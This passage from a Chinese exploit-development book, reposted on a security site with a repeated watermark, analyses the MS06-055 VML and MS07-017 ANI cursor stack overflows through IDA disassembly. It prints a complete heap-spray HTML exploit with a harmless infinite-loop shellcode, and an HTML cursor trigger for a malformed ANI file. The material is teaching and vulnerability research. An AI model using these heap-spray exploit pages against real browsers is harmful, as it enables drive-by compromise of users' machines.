_IE5_SHADETYPE_TEXT::Text(ushort const *,int)+71↓p
    .text:6FF3ECE6                mov     edx, [ecx]
    .text:6FF3ECE8                push    ebx
    .text:6FF3ECE9                push    esi
    .text:6FF3ECEA                xor     esi, esi
    .text:6FF3ECEC                cmp     edx, esi
    .text:6FF3ECEE                push    edi
    .text:6FF3ECEF                jz      short loc_6FF3ED3B
    .text:6FF3ECF1                mov     eax, [ecx+8]
    .text:6FF3ECF4                cmp     eax, [ecx+4]
    .text:6FF3ECF7                jge     short loc_6FF3ED3B
    .text:6FF3ECF9                cmp     [edx+eax*2], si
    .text:6FF3ECFD                jz      short loc_6FF3ED3B
    .text:6FF3ECFF                lea     eax, [ecx+0Ch]
    .text:6FF3ED02                mov     edi, eax
    .text:6FF3ED04
    .text:6FF3ED04 loc_6FF3ED04:                            ; CODE XREF:
_IE5_SHADETYPE_TEXT::TOKENS::Ptok(void)+47↓j
    .text:6FF3ED04                mov     edx, [ecx+8]
    .text:6FF3ED07                mov     ebx, [ecx]
    .text:6FF3ED09                mov     dx, [ebx+edx*2]
    .text:6FF3ED0D                test    dx, dx
    .text:6FF3ED10                jz      short loc_6FF3ED2F
    .text:6FF3ED12                cmp     dx, 20h
    .text:6FF3ED16                jnz     short loc_6FF3ED1E
    .text:6FF3ED18                test    esi, esi
    .text:6FF3ED1A                jg      short loc_6FF3ED33
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
.text:6FF3ED1C                 jmp     short loc_6FF3ED24
.text:6FF3ED1E ; 哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪
哪哪哪哪?
.text:6FF3ED1E
.text:6FF3ED1E loc_6FF3ED1E:                           ; CODE XREF:
_IE5_SHADETYPE_TEXT::TOKENS::Ptok(void)+30↑j
.text:6FF3ED1E                 mov     [edi], dx
.text:6FF3ED21                 inc     esi
.text:6FF3ED22                 inc     edi
.text:6FF3ED23                 inc     edi
.text:6FF3ED24
.text:6FF3ED24 loc_6FF3ED24:                           ; CODE XREF:
_IE5_SHADETYPE_TEXT::TOKENS::Ptok(void)+36↑j
.text:6FF3ED24                 inc     dword ptr [ecx+8]
.text:6FF3ED27                 mov     edx, [ecx+8]
.text:6FF3ED2A                 cmp     edx, [ecx+4]
.text:6FF3ED2D                 jl      short loc_6FF3ED04
.text:6FF3ED2F
.text:6FF3ED2F loc_6FF3ED2F:                           ; CODE XREF:
_IE5_SHADETYPE_TEXT::TOKENS::Ptok(void)+2A↑j
.text:6FF3ED2F                 test    esi, esi
.text:6FF3ED31                 jle     short loc_6FF3ED3B
.text:6FF3ED33
.text:6FF3ED33 loc_6FF3ED33:                           ; CODE XREF:
_IE5_SHADETYPE_TEXT::TOKENS::Ptok(void)+34↑j
.text:6FF3ED33                 and     word ptr [ecx+esi*2+0Ch], 0
.text:6FF3ED39                 jmp     short loc_6FF3ED3D
.text:6FF3ED3B ; 哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪
哪哪哪哪?
.text:6FF3ED3B
.text:6FF3ED3B loc_6FF3ED3B:                           ; CODE XREF:
_IE5_SHADETYPE_TEXT::TOKENS::Ptok(void)+9↑j
.text:6FF3ED3B                                         ;
_IE5_SHADETYPE_TEXT::TOKENS::Ptok(void)+11↑j ...
.text:6FF3ED3B                 xor     eax, eax
.text:6FF3ED3D
.text:6FF3ED3D loc_6FF3ED3D:                           ; CODE XREF:
_IE5_SHADETYPE_TEXT::TOKENS::Ptok(void)+53↑j
.text:6FF3ED3D                 pop     edi
.text:6FF3ED3E                 pop     esi
.text:6FF3ED3F                 pop     ebx
.text:6FF3ED40                 retn
.text:6FF3ED40 ?Ptok@TOKENS@_IE5_SHADETYPE_TEXT@@QAEPBGXZ endp
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

可以看到：6FF3ED2D 处的指令只是做了是否完成字符串复制的判断，没有做长度判断，因此造成了栈溢出。

为了绕过安全 cookie 检测，可以采用 Heap Spray 来利用这个漏洞，因为该漏洞没有限制提交字符串的长度，可以提供一个由 0x05050505 组成的超长字符串，这样可以确保 SEH 链被覆盖成 0x05050505，触发异常后网页木马就取得了程序的控制权，MS06-055 的演示代码如下：

```
<html xmlns:v="urn:schemas-microsoft-com:vml">

<head>
<object id="VMLRender" classid="CLSID:10072CEC-8CC1-11D1-986E-00A0C955B42E">
</object>
<style>
v\:* { behavior: url(#VMLRender); }
</style>
</head>
<body>

<SCRIPT language="javascript">

    var heapSprayToAddress = 0x05050505;
    var payLoadCode = unescape("%u9090%uFEEB");
    var heapBlockSize = 0x400000;
    var payLoadSize = payLoadCode.length * 2;
    var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
    var spraySlide = unescape("%u9090%u9090");
    spraySlide = getSpraySlide(spraySlide,spraySlideSize);

    heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;

    memory = new Array();

    for (i=0;i<heapBlocks;i++)
    {
        memory[i] = spraySlide + payLoadCode;
    }

    function getSpraySlide(spraySlide, spraySlideSize)
    {
        while (spraySlide.length*2<spraySlideSize)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            {
                spraySlide += spraySlide;
            }
            spraySlide = spraySlide.substring(0,spraySlideSize/2);
            return spraySlide;
        }

    </script>
    <v:rect style='width:120pt;height:80pt' fillcolor="red">
    <v:fill  method   =  "&#x0505;&#x0505;&#x0505;.....&#x0505;&#x0505;
&#x0505;&#x0505;" ></v:rect></v:fill></body>
    </html>
```

继续用 OllyDbg 调试 IE 浏览器，运行后还是触发了写保护异常，这时候查看 IE 的 SEH 处理链，可以发现 SEH 处理程序已经被 0x05050505 覆盖了，如图 7.4 所示。




图 7.4　SEH 链被覆盖

而此时 0x05050505 已经被大量的 NOP 和 Shellcode 所填充，如图 7.5 所示。

出于研究这个漏洞的目的，笔者使用的 Shellcode 还是 EB FE，运行后会进入死循环，直接双击打开 MS06-055.html 会使 IE 浏览器 CPU 占用率达到 100%，如图 7.6 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 7.5　堆中大片内存被 NOP 和 Shellcode 覆盖



图 7.6　Shellcode 成功执行

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7.3 MS07-017

Microsoft Windows 动画光标畸形 ANI 头结构远程栈溢出漏洞（MS07-017），也叫做光标漏洞，是 2007 年 4 月 3 日微软新公布的一个严重漏洞，就连最新的 Vista 系统也未能幸免，该漏洞在微软公司尚未发布补丁的情况下就已经在互联网上疯狂传播了。

Microsoft Windows 在处理畸形的动画图标文件（.ani）时存在缓冲区溢出漏洞，远程攻击者可以利用此漏洞控制用户机器。Microsoft Windows 的 LoadAniIcon()函数（user32.dll）在渲染畸形的光标、动画光标文件（.ani）或图标时没有正确地验证 ANI 头中所指定的大小，导致栈溢出漏洞。如果用户受骗使用 IE 访问了恶意站点或打开了恶意的邮件消息的话，就会触发这个溢出，导致执行任意指令。请注意 Windows 资源管理器也会处理一些文件扩展名的 ANI 文件，如.ani、.cur、.ico 等。

ANI（APPlicedon Startins Hour Glass）文件是 MS Windows 的动画光标文件，可以作为鼠标指针，其文件扩展名为“.ani”。ANI 文件由“块”（chunk）构成。它一般由五部分构成：标志区、文字说明区、信息区、时间控制区和数据区，即 RIFF—ACON，LIST—INFO，anih，rate，LIST—fram。ANI 文件在播放时所形成的动画效果，其实就是一张张的光标或图标图像按一定的顺序绘制到屏幕上，并保留指定的时间（见时间控制区说明）依序循环显示的结果。一个 ANI 文件开头的 12 个字节中，头 4 个字节为 RIFF，后 4 个字节为 ACON，中间 4 个字节是该 ANI 文件的长度（字节数）。有了 RIFF 和 ACON，就可以断定该文件是一个 ANI 文件，也就是说，ACON 是一个动画光标文件的标志。

在一个 ANI 文件中，有以下几个必须要有的块标识：

RIFF——多媒体文件识别码；

ACON——ANI 文件识别码；

anih——ANI 文件信息区识别码；

LIST——LIST 列表形式（窗体形式 fccType=“fram”）；

icon——icon 识别码。

在一个 ANI 文件中，还可能有以下几个块标识中的一个或多个：

INAM——ANI 文件标题区识别码；

IART——ANI 文件说明信息区识别码；

rate——ANI 文件时间控制数据区识别码；

seq——ANI 文件图像显示帧顺序控制区识别码。

这些块之间的逻辑层次关系可以如下表示：

```
"RIFF" {Length of File}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
       "ACON"
          "LIST" {Length of List}
             "INAM" {Length of Title} {Data}
             "IART" {Length of Author} {Data}
          "fram"
             "icon" {Length of Icon} {Data}     ; 1st in list
             ...
             "icon" {Length of Icon} {Data}     ; Last in list  (1 to cFrames)
       "anih" {Length of ANI header (36 bytes)} {Data}   ; (see ANI Header
TypeDef )
       "rate" {Length of rate block} {Data}     ; ea. rate is a long (length
is 1 to cSteps)
       "seq " {Length of sequence block} {Data} ; ea. seq is a long (length is
1 to cSteps)
```

ANI 头的结构如下所示：

```
typedef struct
{
DWORD cbSizeOf; // Num bytes in AniHeader (36 bytes)
DWORD cFrames; // Number of unique Icons in this cursor
DWORD cSteps; // Number of Blits before the animation cycles
DWORD cx, cy; // reserved, must be zero.
DWORD cBitCount, cPlanes; // reserved, must be zero.
DWORD JifRate; // (1/60th of a sec) if rate chunk not present.
DWORD flags; // Animation Flag (see AF_ constants)
} ANIHeader;
```

可见，这个 anih 块内容是一个 9 个双字的结构体，因此它的长度应该是 9×4=36 个字节。如果畸形的.ani 文件中第二个 anih 块内容的长度大于 36 个字节，而 user32 中的 ReadChunk 函数没有对长度加以验证，就会造成栈溢出。

User32 中解析 ANI 文件的函数的反汇编代码如下：

```
.text:77D53F83 ; int __fastcall LoadAniIcon(int,int,int,int,int,int,int)
.text:77D53F83 _LoadAniIcon@20 proc near               ; CODE XREF:
LoadCursorIconFromFileMap(x,x,x,x,x,x)+B1↓p
.text:77D53F83
.text:77D53F83 var_4C          = dword ptr -4Ch
.text:77D53F83 var_48          = dword ptr -48h
.text:77D53F83 var_44          = dword ptr -44h
.text:77D53F83 var_28          = dword ptr -28h
.text:77D53F83 var_24          = dword ptr -24h
.text:77D53F83 var_20          = dword ptr -20h
.text:77D53F83 var_1C          = dword ptr -1Ch
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
.text:77D53F83 var_18          = dword ptr -18h
.text:77D53F83 var_14          = dword ptr -14h
.text:77D53F83 var_10          = dword ptr -10h
.text:77D53F83 lpMem           = dword ptr -0Ch
.text:77D53F83 var_8           = dword ptr -8
.text:77D53F83 var_4           = dword ptr -4
.text:77D53F83 arg_0           = dword ptr  8
.text:77D53F83 arg_4           = dword ptr  0Ch
.text:77D53F83 arg_8           = dword ptr  10h
.text:77D53F83 arg_C           = dword ptr  14h
.text:77D53F83 arg_10          = dword ptr  18h
.text:77D53F83
.text:77D53F83                 mov     edi, edi
.text:77D53F85                 push    ebp
.text:77D53F86                 mov     ebp, esp
.text:77D53F88                 sub     esp, 4Ch        ; dwBytes
.text:77D53F8B                 push    ebx             ; dwFlags
.text:77D53F8C                 mov     ebx, [ebp+arg_0]
.text:77D53F8F                 mov     eax, [ebx]
.text:77D53F91                 push    esi             ; hHeap
.text:77D53F92                 push    edi
.text:77D53F93                 add     eax, 8
.text:77D53F96                 mov     [ebx+4], eax
.text:77D53F99                 push    4
.text:77D53F9B                 lea     eax, [ebp+var_28]
.text:77D53F9E                 xor     esi, esi
.text:77D53FA0                 push    eax
.text:77D53FA1                 xor     edi, edi
.text:77D53FA3                 push    ebx
.text:77D53FA4                 mov     [ebp+var_8], esi
.text:77D53FA7                 mov     [ebp+var_4], esi
.text:77D53FAA                 mov     [ebp+lpMem], esi
.text:77D53FAD                 mov     [ebp+var_1C], esi
.text:77D53FB0                 mov     [ebp+var_10], edi
.text:77D53FB3                 call    _ReadFilePtrCopy@12 ; ReadFilePtrCopy
(x,x,x)
.text:77D53FB8                 test    eax, eax
.text:77D53FBA                 jz      loc_77D5423F
.text:77D53FC0                 cmp     [ebp+var_28], 4E4F4341h
.text:77D53FC7                 jnz     loc_77D5423F
.text:77D53FCD                 lea     eax, [ebp+var_28]
.text:77D53FD0                 push    eax
.text:77D53FD1                 push    ebx
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    .text:77D53FD2                call    _ReadTag@8      ; ReadTag(x,x)
    .text:77D53FD7                test    eax, eax
    .text:77D53FD9                jz      loc_77D5423F
    .text:77D53FDF                jmp     short loc_77D53FE4
    .text:77D53FE1 ; 哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪
哪哪哪哪?
    .text:77D53FE1
    .text:77D53FE1 loc_77D53FE1:                                    ; CODE XREF:
LoadAniIcon(x,x,x,x,x)+21F↓j
    .text:77D53FE1                mov     esi, [ebp+var_8]
    .text:77D53FE4
    .text:77D53FE4 loc_77D53FE4:                                    ; CODE XREF:
LoadAniIcon(x,x,x,x,x)+5C↑j
    .text:77D53FE4                mov     eax, [ebp+var_28]
    .text:77D53FE7                cmp     eax, 20716573h
    .text:77D53FEC                jz      loc_77D5416E
    .text:77D53FF2                cmp     eax, 5453494Ch
    .text:77D53FF7                jz      loc_77D540C8
    .text:77D53FFD                cmp     eax, 65746172h
    .text:77D54002                jz      loc_77D540AE
    .text:77D54008                cmp     eax, 68696E61h
    .text:77D5400D                jnz     loc_77D540F2
    .text:77D54013                lea     eax, [ebp+var_4C]
    .text:77D54016                push    eax
    .text:77D54017                lea     eax, [ebp+var_28]
    .text:77D5401A                push    eax
    .text:77D5401B                push    ebx
    .text:77D5401C                call    _ReadChunk@12   ; ReadChunk(x,x,x)
    ...................省略部分代码
    .text:77D5423F                mov     eax, [ebp+var_1C]
    .text:77D54242                pop     edi
    .text:77D54243                pop     esi
    .text:77D54244                pop     ebx
    .text:77D54245                leave
    .text:77D54246                retn    14h
    .text:77D54246 _LoadAniIcon@20 endp
```

其中，ReadChunk 函数负责读取 anih 块内容，该函数的反汇编代码如下：

```
    .text:77D53B05 ; __stdcall ReadChunk(x, x, x)
    .text:77D53B05 _ReadChunk@12    proc near                       ; CODE XREF:
LoadAniIcon(x,x,x,x,x)+99↓p
    .text:77D53B05                                  ; LoadAniIcon(x,x,x,x,x)
+20A↓p ...
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
.text:77D53B05
.text:77D53B05 arg_0          = dword ptr  8
.text:77D53B05 arg_4          = dword ptr  0Ch
.text:77D53B05 arg_8          = dword ptr  10h
.text:77D53B05
.text:77D53B05                mov     edi, edi
.text:77D53B07                push    ebp
.text:77D53B08                mov     ebp, esp
.text:77D53B0A                push    esi
.text:77D53B0B                mov     esi, [ebp+arg_0]
.text:77D53B0E                push    edi
.text:77D53B0F                mov     edi, [ebp+arg_4]
.text:77D53B12                push    dword ptr [edi+4]     //anih 块内容长度
.text:77D53B15                push    [ebp+arg_8]
.text:77D53B18                push    esi
.text:77D53B19                call    _ReadFilePtrCopy@12 ; ReadFilePtrCopy
(x,x,x)
.text:77D53B1E                test    eax, eax
.text:77D53B20                jz      short loc_77D53B34
.text:77D53B22                test    byte ptr [edi+4], 1
.text:77D53B26                jz      short loc_77D53B2B
.text:77D53B28                inc     dword ptr [esi+4]
.text:77D53B2B
.text:77D53B2B loc_77D53B2B:                          ; CODE XREF: ReadChunk(x,x,x)+21↑j
.text:77D53B2B                mov     eax, [esi+4]
.text:77D53B2E                cmp     [esi+8], eax
.text:77D53B31                sbb     eax, eax
.text:77D53B33                inc     eax
.text:77D53B34
.text:77D53B34 loc_77D53B34:                          ; CODE XREF: ReadChunk(x,x,x)+1B↑j
.text:77D53B34                pop     edi
.text:77D53B35                pop     esi
.text:77D53B36                pop     ebp
.text:77D53B37                retn    0Ch
.text:77D53B37 _ReadChunk@12  endp
```

ReadChunk 函数调用 ReadFilePtrCopy 函数，将 anih 块内容复制到堆栈中，导致了栈中数据被覆盖。

```
.text:77D53A98
.text:77D53A98 ; __stdcall ReadFilePtrCopy(x, x, x)
.text:77D53A98 _ReadFilePtrCopy@12 proc near          ; CODE XREF: ReadTag(x,x)+
15↓p
.text:77D53A98                                        ; ReadChunk(x,x,x)+14↓p ...
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
.text:77D53A98
.text:77D53A98 arg_0           = dword ptr  8
.text:77D53A98 arg_4           = dword ptr  0Ch
.text:77D53A98 arg_8           = dword ptr  10h
.text:77D53A98
.text:77D53A98                 mov     edi, edi
.text:77D53A9A                 push    ebp
.text:77D53A9B                 mov     ebp, esp
.text:77D53A9D                 mov     eax, [ebp+arg_0]
.text:77D53AA0                 mov     edx, [ebp+arg_8]
.text:77D53AA3                 push    esi
.text:77D53AA4                 mov     esi, [eax+4]    //esi 指向 anih 块内容
.text:77D53AA7                 lea     ecx, [esi+edx]
.text:77D53AAA                 cmp     ecx, esi
.text:77D53AAC                 jb      short loc_77D53AD6
.text:77D53AAE                 cmp     ecx, edx
.text:77D53AB0                 jb      short loc_77D53AD6
.text:77D53AB2                 cmp     ecx, [eax+8]
.text:77D53AB5                 ja      short loc_77D53AD6
.text:77D53AB7                 push    ebx
.text:77D53AB8                 push    edi
.text:77D53AB9                 mov     edi, [ebp+arg_4]    //edi 指向堆栈
.text:77D53ABC                 mov     ecx, edx
.text:77D53ABE                 mov     ebx, ecx
.text:77D53AC0                 shr     ecx, 2
.text:77D53AC3                 rep movsd       //开始复制
.text:77D53AC5                 mov     ecx, ebx
.text:77D53AC7                 and     ecx, 3
.text:77D53ACA                 rep movsb
.text:77D53ACC                 add     [eax+4], edx
.text:77D53ACF                 xor     eax, eax
.text:77D53AD1                 pop     edi
.text:77D53AD2                 inc     eax
.text:77D53AD3                 pop     ebx
.text:77D53AD4                 jmp     short loc_77D53AD8
.text:77D53AD6 ; 哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪
.text:77D53AD6
.text:77D53AD6 loc_77D53AD6:           ; CODE XREF: ReadFilePtrCopy(x,x,x)
+14↑j
.text:77D53AD6                                     ; ReadFilePtrCopy(x,x,x)
+18↑j ...省略部分代码
.text:77D53AD6                 xor     eax, eax
.text:77D53AD8
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    .text:77D53AD8 loc_77D53AD8:                    ; CODE XREF: ReadFilePtrCopy(x,x,x)
+3C↑j
    .text:77D53AD8                  pop     esi
    .text:77D53AD9                  pop     ebp
    .text:77D53ADA                  retn    0Ch
    .text:77D53ADA _ReadFilePtrCopy@12 endp
```

尽管 user32.dll 是使用/GS 选项编译的，但是 ReadChunk 函数和 LoadAniIcon 函数均未加入安全 cookie 检查的函数，看来编译器还是无法准确判断哪些函数需要安全 Cookie。可以直接用 JMP ESP 覆盖返回地址，但是网络上的 PoC 代码并没有这么做，而是选择了 Heap Spray 的方法。采用这种方法有优点也有缺点，优点是可以跨平台、跨语种实现通用，而覆盖返回地址的话可能成功率会打点折扣。缺点就是使用 Heap Spray 会使 IE 浏览器崩溃或者退出。当然，如果 Shellcode 编写得足够好，也可以做到让 IE 浏览器继续运行，其原理是恢复溢出发生前栈的状态，这样 IE 浏览器还是会继续运行，而用户却毫无察觉。

ReadChunk 函数没有对长度做任何的检查，因此，还是采用在 IE 浏览器使用 JavaScript 大量申请堆内存覆盖成 NOP+Shellcode 的形式，超长字符串覆盖整个堆栈，覆盖 SEH 链，触发异常后获得执行权的方案。构造完成的畸形 ANI 文件如图 7.7 所示。




图 7.7　畸形的 ANI 光标文件

该漏洞存在于 user32.dll，几乎所有进程都会加载该 DLL，因此该漏洞的影响范围十分

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

广泛，Outlook、PhotoShop、IE、甚至 QQ 等都会受到影响。

通过 IE 浏览器触发是网页木马利用这个漏洞的主要形式，只要在 HTML 页中引入一个畸形的 ANI 光标文件即可：

```
<html>
<head>
</head>
<body style="CURSOR: url('exploit.ani')">
</html>
```

使用 OllyDbg 打开 iexplore，参数为该 HTML 页的 URL。而在本地调试该漏洞会导致 Explorer 崩溃，IE 浏览器完整打开该页后，就弹出了一个对话框，提示 EIP 被 0x0D0D0D0D 覆盖，如图 7.8 所示。



图 7.8　EIP 被覆盖

查看进程的 SEH 链会发现，SEH 链被 0x0D0D0D0D 所覆盖，如图 7.9 所示。

